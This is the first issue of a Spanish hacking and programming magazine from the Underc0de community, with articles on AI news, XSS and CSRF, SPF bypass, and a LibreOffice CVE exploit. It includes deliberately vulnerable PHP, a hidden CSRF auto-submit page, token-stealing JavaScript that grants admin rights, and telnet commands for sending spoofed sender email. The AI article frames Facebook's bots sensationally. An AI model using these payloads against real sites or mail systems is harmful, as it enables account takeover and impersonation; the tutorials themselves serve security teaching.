

#01

AGOSTO 2019

EDICIÓN

ERES LIBRE DE COPIAR, DISTRIBUIR
Y COMPARTIR ESTE MATERIAL.
FREE!

DIGITAL MAGAZINE

La comunidad de Underc0de
estará publicando mensualmente
aportes sobre Software Libre,
Hacking, Seguridad Informática,
Programación y mucho más.

UNDERDOCS

CLASSIFIED

“ Si tu empresa invierte más en café
que en seguridad será hackeada.
-Autor Anónimo



UNDERCODE.ORG



UNDERDOCS #01

ACERCA DE UNDERDOCS

ES UNA REVISTA LIBRE QUE PUEDES COMPARTIR CON AMIGOS Y COLEGAS. LA CUAL SE DISTRIBUYE MENSUALMENTE PARA TODOS LOS USUARIOS DE UNDERCODE.

ENVÍA TU ARTÍCULO

FORMA PARTE DE NUESTRA REVISTA ENVIANDO TU ARTÍCULO A NUESTRO E-MAIL: UNDERCODE.ORG@GMAIL.COM CON EL ASUNTO **ARTICULO UNDERDOCS**

CALCOS DE UNDERCODE (GRATIS)

OBTÉN GRATIS LAS PEGATINAS DE UNDERCODE, BÚSCALAS EN TODAS LAS JUNTADAS DE LA COMUNIDAD EN MENDOZA, ARGENTINA.

“

Los usuarios son el eslabón más débil de cualquier Sistema de Seguridad.

-Kevin Mitnick.

EN ESTA EDICIÓN

INTELIGENCIA ARTIFICIAL: REDES SOCIALES Y REALIDAD	4
BYPASS CSRF MEDIANTE XSS	8
BYPASS SPF	13
GENERACIÓN DE UN EXPLOIT	16
PYTORCH – REDES NEURONALES EN PYTHON DE FORMA FÁCIL	20
INTRODUCCIÓN AL INTERPRETE DE COMANDOS LINUX	25
¿CÓMO INICIARSE EN LA PROGRAMACIÓN?	31
JUPYTER NOTEBOOK PARA PRINCIPIANTES	34
NODEJS EN PEQUEÑAS DOSIS	40
PYTHON FOR KIDS PARA LOS MÁS Y NO TAN PEQUEÑOS	43
WEB SCRAPING CON PYTHON Y BEATIFULSOAP	49
REVIRTIENDO CUALQUIER CONTROLADOR	55
DISQUETE: ICONO UNIVERSAL DE GUARDADO	57
OFF TOPIC	59
UNDERTOOLS DIY	66

OFF TOPIC

ENCUENTRA AL FINAL DE CADA ENTREGA **NUESTRA SECCIÓN ESPECIAL CON:** DESAFÍOS, TEMAS VIRALES, MENSAJES/OPINIONES DE NUESTROS USUARIOS, Y MUCHO MÁS.

UNDERTOOLS DIY

EN ESTA SECCIÓN DESCUBRIRÁS **HACKING TOOLS** ÚTILES QUE PUEDES HACER TÚ MISMO, CON APOYO DE UN PEQUEÑO TALLER PRÁCTICO.

LOS RETOS SON CAMBIOS

Cuando trabajamos en proyectos nuevos en los que jamás hemos experimentado, pero lo hacemos con dedicación y con ganas de hacerlo bien, logramos descubrir nuevas facetas de nuestra personalidad y sobre todo cambiamos y nos enfocamos en ser mejor cada día y hacer cosas nuevas. **UnderDOCS** es un digital magazine el cual contiene trabajo, dedicación, además buscando un logro más donde se destaque UNDERCODE como comunidad y sobre todo que sea del agrado del público al que va dirigido.

Una revista no es algo que se diseña de la noche a la mañana, ni mucho menos es solo un montaje de páginas llena de imágenes o texto, para nosotros una revista es algo que educa de manera más entretenida y procurando evolucionar el modo de aportar, informar, compartir y colaborar más dinámicamente, al menos ese es el objetivo del Staff para la comunidad.

CRÉDITOS

UNDERDOCS ES POSIBLE GRACIAS AL COMPROMISO DE

TEAM:

@ANTRAX
@79137913
@GABRIELA
@BLACKDRAKE
@DENISSE

@DEBOBIPRO
@XYZ
@FACUFANGIO
@K A I L
@DRAGORA
@BARTZ

@ARDAARDA
@DANI54
@KARUROSU
@GOLD MASTER
@ANIMANEGRA
@QUALCOMM

DIFUSIÓN:

UNDERDOCS AGRADECE A LOS PORTALES QUE NOS AYUDAN CON LA DIFUSIÓN DEL PROYECTO:

sniferl4bs.com
blackploit.com
securityhacklabs.net
redbyte.com.mx
bluefox-socialnetwork.com

antrax-labs.org
noxonsoftwares.blogspot.com
tecnonucleous.com
descargasdd.com
sombbrero-blanco.com/blog

CONTACTO:

E-MAIL: UNDERCODE.ORG@GMAIL.COM

INTELIGENCIA ARTIFICIAL: REDES SOCIALES Y REALIDAD

Como sabemos la Inteligencia Artificial fue creada para ayudar al ser humano no para destruirlo y con el paso del tiempo esta idea primordial se ha ido perdiendo. La inteligencia artificial es la fusión de algoritmos con el propósito de crear máquinas que puedan asimilarse o ¿Por qué no? Tener las mismas capacidades del ser humano.

Escrito por: @DRAGORA | MODERADOR UNDERCODE



Es Ingeniera en sistemas Computacionales, encantada por el mundo geek, Dedicada a Telecomunicaciones, y miembro muy activa de la comunidad Underc0de.

Contacto:

underc0de.org/foro/profile/Lily24

H

ablemos de los Tipos de Inteligencia Artificial

Los expertos Stuart Russell conocido por sus contribuciones a la Inteligencia Artificial y Peter Norvig científico informático estadounidense dividen la inteligencia artificial de la siguiente manera:

- **Sistemas que piensan como humanos:** Automatizan actividades como la toma de decisiones, resolución de problemas y aprendizaje. Por ejemplo, las redes neuronales artificiales como la Inteligencia Artificial que detecta tumores de Google.



- **Sistemas que actúan como humanos:** Se trata de computadoras que realizan tareas de forma similar a como lo hacen las personas. Por ejemplo, T7 el robot para desactivar bombas, de Reino Unido.
- **Sistemas que piensan racionalmente:** Estos intentan emular el pensamiento lógico racional de los humanos, es decir, se investiga cómo lograr que las máquinas puedan percibir, razonar y actuar en consecuencia. Los sistemas expertos se engloban en este grupo. Por

ejemplo, **Sophia**¹ el primer robot con **ciudadanía**, campeona de la innovación de las Naciones Unidas que puede imitar gestos faciales, llevar charlas sobre temas poco complejos.

- **Sistemas que actúan racionalmente:** Son aquellos que tratan de imitar de manera **racional** el comportamiento *humano*, como los **agentes inteligentes** como **Amelia** una asistente digital, que puede conversar con mucha naturalidad.

Teniendo en cuenta los puntos anteriores podemos pasar a lo que últimamente ha sido noticia.

DeepNude

En el caso de **DeepNude**², Creada por Alberto, procedente de Estonia (Nombre y nacionalidad ficticias ya que no ha querido revelar su identidad y país de procedencia real). La aplicación basada en **DeepFakes** con versiones para Windows, Linux y versión web, es una **Inteligencia Artificial** apoyada de un algoritmo de redes generativas antagónicas (GANs) que fue lanzada y a las pocas horas también retirada ya que esta aplicación permitía crear *desnudos falsos* y atentaba en *contra la integridad de las mujeres*.

Las aplicaciones que crean desnudos no son algo nuevo, aunque antes se necesitaba saber de edición en Photoshop para crear las imágenes, ahora gracias a la Inteligencia Artificial solo se necesita de un **algoritmo** y una computadora para llevar a cabo la *tarea*.

DeepNude procedía de la siguiente manera: en ella era posible subir la *imagen* de una mujer con sus respectivas prendas de vestir y la **Inteligencia Artificial** se encargaba de *recrear* la misma

imagen quitándole la vestimenta y *asimilaba* el cuerpo desnudo de la mujer con un efecto **realista**.



La versión **Free** permitía hacer la modificación, añadiendo una marca de agua bastante grande con baja resolución.




La versión de pago permitía reducir la marca de agua colocando en la parte superior la palabra **Fake** y aumentando la calidad de la imagen.

¹ **Ben Gittleson**, 2017, Saudi Arabia criticized for giving female robot citizenship, while it restricts women's rights, abcnews.go.com/International/saudi-arabia-criticized-giving-female-robot-citizenship-restricts/story?id=50741109, **Consultado:** 05/07/2019.

² **Enrique Pérez**, 2019, DeepNude: la polémica aplicación que "desnuda" a cualquier mujer mediante inteligencia artificial, www.xataka.com/privacidad/deepnude-polemica-aplicacion-que-desnuda-a-cualquier-mujer-mediante-inteligencia-artificial, **Consultado:** 05/07/2019.

DeepNude empezó a venderse a un precio de 50 dólares, pero debido a que tuvo buena aceptación el precio fue incrementado a 99.99 dólares, ah! Y respecto a su forma de pago... pues desde las habituales tarjetas de crédito e incluso las criptomonedas, hasta que esta polémica Inteligencia Artificial fue retirada horas después de haberse vuelto viral.



En un primer comunicado su creador afirma que la retiró debido a sobrecargas en el servidor y daños potenciales a la integridad de las féminas.

En el segundo Tweet en el que se confirma el cierre del proyecto en donde aclara que personas inconscientes pueden hacer mal uso de la misma.

Inteligencia Artificial en Facebook

El pasado mes de julio fuimos testigos de una **caída** de las redes sociales de *Facebook* donde nuevamente deja al *descubierto* su inteligencia artificial, conforme pasa el tiempo la situación está superando la ficción, ya que como bien sabemos hace un tiempo Facebook se vio en la necesidad de apagar sus **robots** llamados **Alice y Bob** estas redes neuronales enteradas con los cuales según ellos pretendían crear *una red generativa* adversaria para **un software de negociación**.

```
Alice : book=(count:3 value:1) hat=(count:2 value:1) ball=(count:1 value:5)
Bob   : book=(count:3 value:0) hat=(count:2 value:0) ball=(count:1 value:10)
-----
Bob   : i can i i everything else . . . . .
Alice : balls have zero to me to
Bob   : you i everything else . . . . .
Alice : balls have a ball to me to me
Bob   : i i can i i everything else . . . . .
Alice : balls have a ball to me to me
Bob   : i . . . . .
Alice : balls have zero to me to
Bob   : you i i i i everything else . . . . .
Alice : balls have 0 to me to
Bob   : you i i i everything else . . . . .
Alice : balls have zero to me to
```

Imagen de la conversación de Alice y Bob

Mismos que desconectaron porque habían **desarrollado su propio lenguaje** y pues eso no es conveniente ya que si el humano no puede comprender lo que sus propios robots dicen esto puede ser contraproducente para sus creadores, algunas personas comentaban:

Skynet de Terminator está empezando a hacerse realidad.


Fallas de Facebook, whatsapp e Instagram en varias partes del mundo

Nuevamente el Día 3 de julio de 2019³ nos encontrábamos con el problema de que las tres redes de Mark Zuckerberg sufrieron una caída a nivel mundial según ellos la falla descomunal se debió a que "Estaban

³ **Cristian Rus**, 2019, WhatsApp, Instagram y Facebook no funcionan correctamente: están dando problemas en varias partes del mundo [Actualizado], www.xataka.com/servicios/whatsapp-instagram-facebook-no-funcionan-estan-caidos-varias-partes-mundo, Consultado 06/07/2019.

realizando mantenimiento de rutina a sus servidores”, el cual desencadenó **un error 403** y que no se pudiera mostrar el contenido de imágenes, videos y audios.

Inteligencia Artificial al descubierto



Además de los problemas en las tres diferentes redes, el error puso al **descubierto la Inteligencia Artificial** que utilizan desde el año 2016 para el proceso de **etiquetado** en *fotografías*. Esto mostró a parte de sus usuarios en **lugar de las fotografías, los iconos de imagen junto al texto con las categorías detectadas en ella.**

Esta *inteligencia Artificial* es capaz de reconocer más de 80 objetos y también texto analizando la situación, muchas personas hoy en día tenemos la siguiente incógnita ¿Esa misma Inteligencia Artificial, será la misma o tendrá que ver con el resguardo de los datos personales de cada usuario que utiliza Facebook y demás redes propiedad de Mark Zuckerberg?, ¿Cuántos datos o que más quedó al descubierto después de esta falla?

Estamos conscientes que existen leyes que regulan el uso de la **Inteligencia Artificial**, aparte de las regulaciones de la Unión Europea también tenemos **El libro Blanco de la Inteligencia Artificial**⁴ creado en España que es un documento

en el cual contribuyen 11 ministerios, fue redactado por un grupo formado por los investigadores más relevantes en términos de esta ciencia, reconocidos como *Los Sabios de la Inteligencia Artificial* es uno de los documentos más esperados para este año 2019 ya que en él se enlazan todos los ámbitos desde el científico que sería una Inteligencia artificial Ética que viene a poner énfasis en derechos y libertades que es lo que humanamente nos interesa puesto que la preocupación al introducir la inteligencia artificial se centra en erradicar el monopolio, el desempleo, la pregunta de ¿qué sucederá si la automatización crece y ya no se necesita mano de obra humana?, necesitamos leyes que ayuden a la regulación de la misma para mejorar la economía a nivel global y no desencadenar desempleo y pobreza.

Por ejemplo: *La privacidad de sus datos* como veíamos en el caso del fallo de Facebook que de hecho no es la primera vez en este año que sucede ya van tres caídas que han dejado a los usuarios muy afectados mostrando fotografías que según ellos tenían privadas además de mucha información personal que no a todos nos gusta exponer. Por un lado, tenemos a los escépticos que aún no terminan de creer que esto esté siendo posible, así como también tenemos a los incautos que se creen hasta las noticias más falsas y descabelladas que nos podamos imaginar conllevando esto a un ambiente hostil en el cual se va generando miedo y polémica.

No se pierdan en la siguiente edición lo más relevante de las noticias informáticas.

⁴ Marcos Merino, 2019, La 'Estrategia para la Inteligencia Artificial en I+D' del Gobierno, poco más que un teaser de la futura Estrategia Nacional de IA, www.xataka.com/inteligencia-artificial/estrategia-para-ia-i-d-i-presentada-gobierno-poco-que-teaser-futura-estrategia-nacional-ia, Consultado: 08/07/2019.

BYPASS CSRF MEDIANTE XSS

Este artículo trata de forma básica dos de las **vulnerabilidades web** más comunes, **Cross-Site Scripting (XSS)**, y, la vulnerabilidad **Cross-Site Request Forgery (CSRF)**. Además, se hace hincapié en el bypass de la implementación de un token anti-CSRF utilizando XSS.

Escrito por: **@BLACKDRAKE** | **CO-ADMIN UNDERCODE**



Co-Fundador de Red4Sec, dónde actualmente realiza auditorías de seguridad. Apasionado de la seguridad web y blockchain. Además de que posee las certificaciones OSCP y OSWP.

Contacto:

underc0de.org/foro/profile/blackdrake

Redes sociales:

Twitter: @alvarodh5



eremos como **bypassear tokens** CSRF mediante XSS, pero antes, y pensando en los más nuevos en este ámbito, repasaremos lo más básico de ambos términos.



cross-site-scripting (xss)

La sigla **XSS** significa *Cross Site Scripting*, el motivo por el cual no se abrevia CSS, es para no confundirlo con las hojas de estilo.

XSS es probablemente la **vulnerabilidad** web más común y a pesar de que ésta sea una vulnerabilidad antigua, a día de hoy siguen apareciendo nuevos vectores para explotarla.

Esta permite a un atacante insertar código **HTML** o **JavaScript** con el fin de poder obtener información para luego sacarle provecho.

Normalmente se utiliza para robar las *cookies* del **administrador** de algún sitio y luego poder usarlas para logarse con ella, aunque también es utilizado para hacer **phishing**, **desfases**, etc. El XSS surge como consecuencia de *errores* de filtrado de las entradas de usuarios en los sitios web.

Hay varias formas de clasificar los XSS, aunque en este artículo veremos las dos siguientes:

- **Persistente o Stored:** son aquellos que quedan guardados en el sitio vulnerable (por ejemplo, en la base de datos) y puede afectar a cualquier persona que acceda a dicha página, ya que queda alojado en el sitio y cada persona que entre se verá afectada.
- **Reflejado o Reflected:** es aquel que no queda almacenado en la web vulnerable, pero de bastante más utilidad si el parámetro vulnerable es vía GET que si lo es vía POST.

A modo de ejemplo, vamos a estudiar un fragmento de código vulnerable a XSS:

Código: Index.html

```

1.     <html>
2.     <head>
3.     <title>Underc0de XSS Reflejado</title>
4.     </head>
5.     <body>
6.     <center>
7.     
8.     <form action="buscador.php" method="get">
9.     Buscador: <input name="buscar" value="" size="50">
10.    <br/>
11.    <input type="submit" value="Buscar"/>
12.    </form>
13.    </center>
14.    </body>
15.    </html>

```

Código: Buscador.php

```

1.     <html>
2.     <head>
3.     <title>Resultado de la búsqueda</title>
4.     </head>

```

```


5.     <body>
6.     <center>
7.     
8.     <?php
9.     if (isset($_GET["buscar"]))
10.    {
11.        $busqueda= $_GET["buscar"];
12.        echo '<p align="center">No se ha encontrado ningún
13.        resultado que contenga:'. $busqueda.' </p>' ;
14.    }
15.    ?>
16.    </center>
17.    </body>
18.    </html>

```

Básicamente lo que hacen estos archivos, es lo siguiente:

El **archivo index.html** contiene un *input* en el cual se le ingresa la palabra a buscar. Al presionar sobre el *botón buscar*, envía esa palabra al **archivo buscador.php** y éste muestra la **palabra enviada**.

Para agilizar el artículo y dada la teoría y partiendo del código mostrado arriba, obtendremos un **XSS** de tipo **Reflejado** de la siguiente forma:



Para un aprendizaje más amplio sobre la vulnerabilidad XSS se recomienda la lectura del siguiente taller⁵: underc0de.org/talleres/Taller_Seguridad_Web_1.pdf

⁵ANTRAX | BLACKDRAKE, 2014, Taller de Seguridad Web #1, underc0de.org/foro/talleres-underc0de-213/taller-de-seguridad-web-1, Consultado: 11/07/2019.

Csrf (cross-site request forgery)

Este **ataque** tiene lugar cuando el atacante provoca que el **usuario** ejecute una acción de forma no intencionada (y en muchas ocasiones, transparente para la víctima), en una aplicación en la que había iniciado sesión.

Para facilitar su entendimiento, utilizaremos un ejemplo, imaginad que un usuario ha iniciado sesión en cualquier **página web vulnerable a CSRF**. Por otro lado, éste, navegando por internet, accede a un enlace que parece *inofensivo*, sin embargo, la información de su perfil acaba de ser actualizada con la contraseña que el atacante ha especificado anteriormente. Cualquier acción que se realice, puede ser vulnerable a CSRF (tales como, actualizar el perfil, enviar un mensaje, realizar una transferencia bancaria, etc...).

11

Un ejemplo de código para explotar una vulnerabilidad CSRF sin que se redirija a la víctima al sitio afectado, sería el siguiente:

Código:

```

1. <!DOCTYPE html>
2. <head>
3.     <title>Underc0de - PoC</title>
4. </head>
5. <body>
6.     
7.     <iframe style="display:none" name="csrf-frame"></iframe>
8.     <form method='POST' action='https://vulnerable.com' target="csrf-frame" id="csrf-
  form" style="display:none">
9.         <input type='hidden' name='password' value='underc0de'>
10.        <input type='submit' value='submit'>
11.    </form>
12.    <script>document.getElementById("csrf-form").submit()</script>
13. </body>
14. </html>

```

La víctima, al acceder al **sitio malicioso**, realizará una petición al sitio **vulnerable.com**, cambiando la contraseña del usuario a "underc0de".

¿cómo evitar ataques csrf?

Para asegurarse de que la acción está siendo realmente **ejecutada** por el *usuario legítimo* en lugar de un tercero, debemos implementar en el sitio un identificador (**token**) único y de un solo uso. Dicho identificador (token), debe estar asociado a un único usuario, además, debe enviarse cada vez que el usuario realice una operación, de tal forma, que, si el token enviado no es el esperado por la aplicación, la operación no debe realizarse.

uso de xss para bypassear csrf.

Ahora que tenemos claro ambos conceptos podemos proseguir con la parte importante del artículo.

Para pasar la protección CSRF, debemos enviar el token esperado por la aplicación en un input del formulario. Obviamente, no conocemos el token, pero, podemos obtenerlo mediante JavaScript.

Utilizando el siguiente **código**, realizaremos una petición GET a través del **iframe**, para obtener el valor del **token CSRF**. Una vez lo hemos obtenido, generamos nuestro formulario con los datos necesarios y lo enviamos.

Código: JavaScript


```

1. document.writeln('<iframe id="iframe" src="vulnerable.com/index.php" width="0"
   height="0" onload="read()"></iframe>');
2.
3. function read()
4. {
5.   var name = 'blackdrake';
6.   var token = document.getElementById("iframe").contentDocument.forms[0].token.value;
7.   document.writeln('<form width="0" height="0" method="post" action="index.php">');
8.   document.writeln('<input type="text" name="name" value="' + name + '" /><br />');
9.   document.writeln('<input type="checkbox" name="admin" value="on" checked/><br />');
10.  document.writeln('<input type="hidden" name="token" value="' + token + '" />');
11.  document.writeln('<input type="submit" name="submit" value="Enviar" /><br/>');
12.  document.writeln('</form>');
13.  document.forms[0].submit.click();
14. }


```

12

El método de **explotación** es muy sencillo, lo que debemos hacer es utilizar el **XSS reflejado** para cargar el *script malicioso*. Una vez hecho esto, se le debería enviar la URL a la víctima.



Acto seguido, como podemos observar en la imagen anterior, se carga el fichero xss.js, a continuación, y siguiendo la explicación anterior, se realiza una petición para obtener el **token CSRF** y, por último, enviamos el formulario.



Como se puede comprobar, la protección CSRF quedaría totalmente bypassada.

BYPASS SPF

HACKING

En este artículo se muestra a manera de ejemplo la forma de realizar un **bypass al registro SPF** y hacer llegar un correo con un remitente falso el cual se puede hacer pasar por un alto directivo. El propósito de este artículo es que proporcionar las herramientas necesarias para identificar esta brecha de seguridad en las organizaciones y poder realizar las acciones necesarias para mitigarla.

Escrito por: @ARDAARDA | USER UNDERCODE



Apasionado de la seguridad informática y hacking ético, actualmente enfocado en Gestión de Seguridad Informática.

Contacto:

underc0de.org/foro/profile/yov4n

Sender policy framework

Este registro proporciona una capa de protección contra falsificación de direcciones de correo electrónico. Identifica a través de los nombres de dominio a los servidores de correo autorizados para él envío de los mensajes.



configuración de registro SPF

tudominio.com. IN TXT "v=spf1 a mx -all"

En el ejemplo anterior se indica un registro de texto (IN TXT) para **el dominio tudominio.com** con la siguiente *descripción SPF*:

- v= define la versión usada de SPF.
- a autoriza a las máquinas con la IP del registro A de tu dominio.
- mx autoriza a las máquinas con la IP de los registros MX.
- -all desautoriza a las máquinas que no encajen en lo autorizado explícitamente. Es po cambiar -all por ~all. En este caso, si el correo es recibido por una máquina no autorizada, el correo no se rechaza, pero se marca como spam.

En conclusión, un registro **SPF** valida que el registro MX del dominio remitente este autorizado para envió de correos.

descripción de la brecha

En este ataque se utiliza cualquier dominio el cual tenga un registro **SPF configurado**.

Para saber si el dominio cuenta con configuración SFP ejecutamos lo siguiente:

```
root@kali:~# dig underc0de.org TXT
; <<>> DiG 9.11.5-P4-3-Debian <<>> underc0de.org TXT
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52638
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;underc0de.org.                IN      TXT

;; ANSWER SECTION:
underc0de.org.                300     IN      TXT     "v=spf1 a mx ip4:46.105.127.111 -all"
```

La siguiente es la manera de enviar el **correo vía CLI**:

```
telnet <IP_servidor_de_correo> 25
```

EHLO servidor.dominio.com

Con este comando se establece el correo origen.

Utilizamos un correo del dominio donde tenemos **configurado el SPF**.

```
MAIL FROM:<buzón_de_remitente>
```

Ejemplo:

```
MAIL FROM:<juan_perez@dominio.com>
```

Regresa un **mensaje** similar a este:

250 2.1.0 juan_perez@dominio.com....Sender OK

El siguiente **comando** establece el correo destino.

RCPT TO:<buzón_de_destinatario1>

Ejemplo:

RCPT TO:usuario@victima.com

Regresa un **mensaje** como el siguiente:

250 2.1.5 usuario@victima.com

El siguiente **comando** a ejecutar es *DATA*:

Dentro de este apartado es donde incluimos los siguientes parámetros:


From:'Juan Perez'juan_perez@victima.com

To:'Usuario' carlos@victima.com

Subject: Este es un correo falso.

Como podemos observar dentro de estos parámetros incluimos como origen otro correo dentro del mismo dominio.

Una vez que **llegue a su destino el usuario** lo observa de la siguiente manera:



GENERACIÓN DE UN EXPLOIT

¿Utilizas Metasploit, pero te parece que lo que hay dentro de él parece salido del mismísimo Hogwarts? ¿Quieres saber realmente que hay dentro de la madriguera del conejo? ¿Quieres iniciarte en la construcción de un **exploit** y en las bases que hay detrás de este mundo? En este artículo verás que hay detrás del sombrero, viendo paso a paso cómo se articula y en que se basa un exploit de las últimas versiones de **LibreOffice**.

Escrito por: **@ANIMANEGRA** | COLABORADOR UNDERCODE



Siempre pensando en que la comprensión y creación de la tecnología es un arte agrario y que esta tiene una vinculación consustancial con la sociedad, entiendo que la mejor forma de que se prospere es regar y cuidar con mesura los conocimientos que en ella se portan. y ver como poco a poco crece el conocimiento y destreza, gracias a la información, con ayuda de explicaciones poder conformar una sociedad tecnológica que vaya de la mano de la ética humana. Ampliamente ligado al espíritu investigador, educador, social y ético intenta formar parte de la gente que ofrece una pequeña ayuda a que la tecnología se convierta en una herramienta de unión y no en un muro a saltar, otorgando comprensión en un mundo que para muchos resulta mágico y por ende, aterrador en muchos de sus aspectos.

Contacto: underc0de.org/foro/profile/animanegra

Redes Sociales:

Github: github.com/4nimanegra

M

El fallo en cuestión es el que viene definido en el **CVE-2018-16858** perteneciente a la suite libre office. Este permite en un archivo especialmente formado realizar un escalado de directorios permitiendo la ejecución de códigos **Python**. Dicha ejecución se vincula o saltará ante la acción del usuario sobre el documento y se realiza sin que se le dé ningún tipo de advertencia al usuario por la ejecución de macros.



*Todo el proceso se realizará para sistemas **Linux** basados en **Debian**, pero lo que aquí se explica puede ser extrapolado a otros sistemas ya que se explica paso a paso. El fallo y pruebas de concepto del CVE original estaban realizadas para la versión de Windows por lo que siempre se puede ir a la fuente del **CVE** original para utilizar de forma análoga lo descrito en este documento para las versiones de **Windows**.*

El **Manual básico de generación de un exploit**⁶ lo encuentran en nuestro *blog*, consta de cinco partes:

17

1. *Descripción del fallo* en sí, cómo desempaquetar un "Open Document", cambiar su estructura para que ejecute el script local que se desea y recomponer el documento de nuevo para su ejecución y prueba.
2. *Como utilizar la ejecución local* para ejecutar cualquier comando en el sistema en el que se abra el documento y haremos que se genere una puerta trasera que permita la ejecución de comandos remotos.
3. *Automatización del proceso* para poder realizar documentos que permitan hacer puertas traseras con comunicación directa o reversa pudiendo elegir el puerto y la dirección IP a la que se deberá conectar.
4. *Integración del fallo en el sistema* metasploit para que mediante **msfconsole** se puedan generar documentos compatibles con la forma de explotación de metasploit. Con esto se podrán elegir como código a ejecutar cualquier payload definido en la suite de metasploit.
5. *Cómo integrar en un sistema de antivirus el proceso de detección* que permita identificar los ficheros de tipo **LibreOffice** infectados con una puerta trasera mediante este proceso. Se utilizará el formato de detección del antivirus **ClamAV** permitiendo comprender mejor el proceso de detección que tienen los anti virus y permitir protegernos de amenazas de este tipo.

